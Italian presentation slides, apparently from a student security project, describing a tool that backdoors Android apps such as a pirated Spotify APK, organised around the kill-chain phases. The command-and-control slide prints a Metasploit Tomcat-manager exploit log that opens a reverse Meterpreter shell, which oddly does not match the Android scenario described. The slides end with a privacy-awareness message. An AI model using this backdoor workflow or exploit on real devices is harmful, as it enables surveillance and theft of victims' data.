




PRESENTA



Un tool per generare applicazioni malevole

Alessandro Annese  
Andrea Esposito  
Graziano Montanaro

# Le 7 fasi della KILLCHAIN

- Reconnaissance
- Weaponization
- Delivery
- Exploit
- Installation
- Command & Control
- Action



```
graph TD; Target[Target] --> Malware[Malware]; Malware --> Attack[Attack];
```

Target

Malware

Attack

# Reconnaissance


1° FASE

# Reconnaissance

- L'intera fase di ricognizione in questo attacco è basata sul *social engineering*.
- Al fine di colpire il maggior numero di dispositivi possibili, la fase di ricognizione ha portato al riconoscere l'importanza di applicazioni legate all'ascolto di musica on-demand.
- Una di queste applicazioni è l'applicazione di **Spotify**, installata su diversi dispositivi e che conta numerose applicazioni pirata.



# *Utenti paganti vs Utenti pirata*



Utenti totali: 232 Mln, Utenti non paganti: 124 Mln, Utenti paganti: 108 Mln

Fonte: [rollingstone.it](http://rollingstone.it) - Anno 2019

# Weaponization

2° FASE

# Weaponization

- Creazione di un tool per condurre un meta-attacco su Android mediante backdoor
- Il tool è capace di iniettare una backdoor all'interno di una qualsiasi applicazione
- Creazione di un app pirata di Spotify per testare il tool






# Delivery

3° FASE



# Delivery

- La consegna dell'apk malevolo avviene attraverso canali terzi come blog, gruppi o pagine social (Facebook, Telegram ecc...)



The image features a dark blue background with several thin, parallel teal lines. On the left side, there are three vertical lines that bend at the bottom. On the bottom right, there are three diagonal lines extending from the bottom left towards the top right.

# Exploit

4° FASE

# Exploit

- Durante questa fase si attende che l'utente scarichi e installi l'applicazione malevola
- Questa fase non richiede ulteriori azioni da parte della squadra attaccante
- La backdoor viene avviata non appena viene eseguita l'app per la prima volta






# Installation

5° FASE

# Installation

- In questa fase l'utente procede all'installazione dell'applicazione
- Durante questa procedura l'utente acconsente all'utilizzo da parte dell'applicazione di tutte le risorse richieste (comprese quelle del malware)





# Command & Control

6° FASE

# Command & Control

- L'attaccante utilizza una shell sulla propria macchina per controllare a distanza i dispositivi delle vittime attraverso la backdoor precedentemente creata
- Per attivare la shell vengono sfruttati i comandi forniti dal framework Metasploit

```
msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 10.10.10.10
RHOST => 10.10.10.10
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8080
RPORT => 8080
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.75:4444
[*] Retrieving session ID and CSRF token...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword s3cret
HttpPassword => s3cret
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 10.10.16.75:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying 3WmTMMh...
[*] Executing 3WmTMMh...
[*] Sending stage (53837 bytes) to 10.10.10.10
[*] Meterpreter session 1 opened (10.10.16.75:4444 -> 10.10.10.10:49198) at 2018-09-05 04:36:22 -0400
```




Action

7° FASE



# Action

- Trattandosi di un meta-attacco i comandi dipendono strettamente dal tipo di attacco
- Grazie alla backdoor si ha completo accesso al dispositivo ed è quindi possibile effettuare qualsiasi operazione
- Alcuni esempi di attacco sono:  
Lettura/Invio SMS, Screenshot dello schermo, Utilizzo delle fotocamere, Utilizzo del modulo telefonico ecc...



Sei ancora convinto di vendere  
la tua privacy invece di pagare  
un servizio?



GRAZIE PER L'ATTENZIONE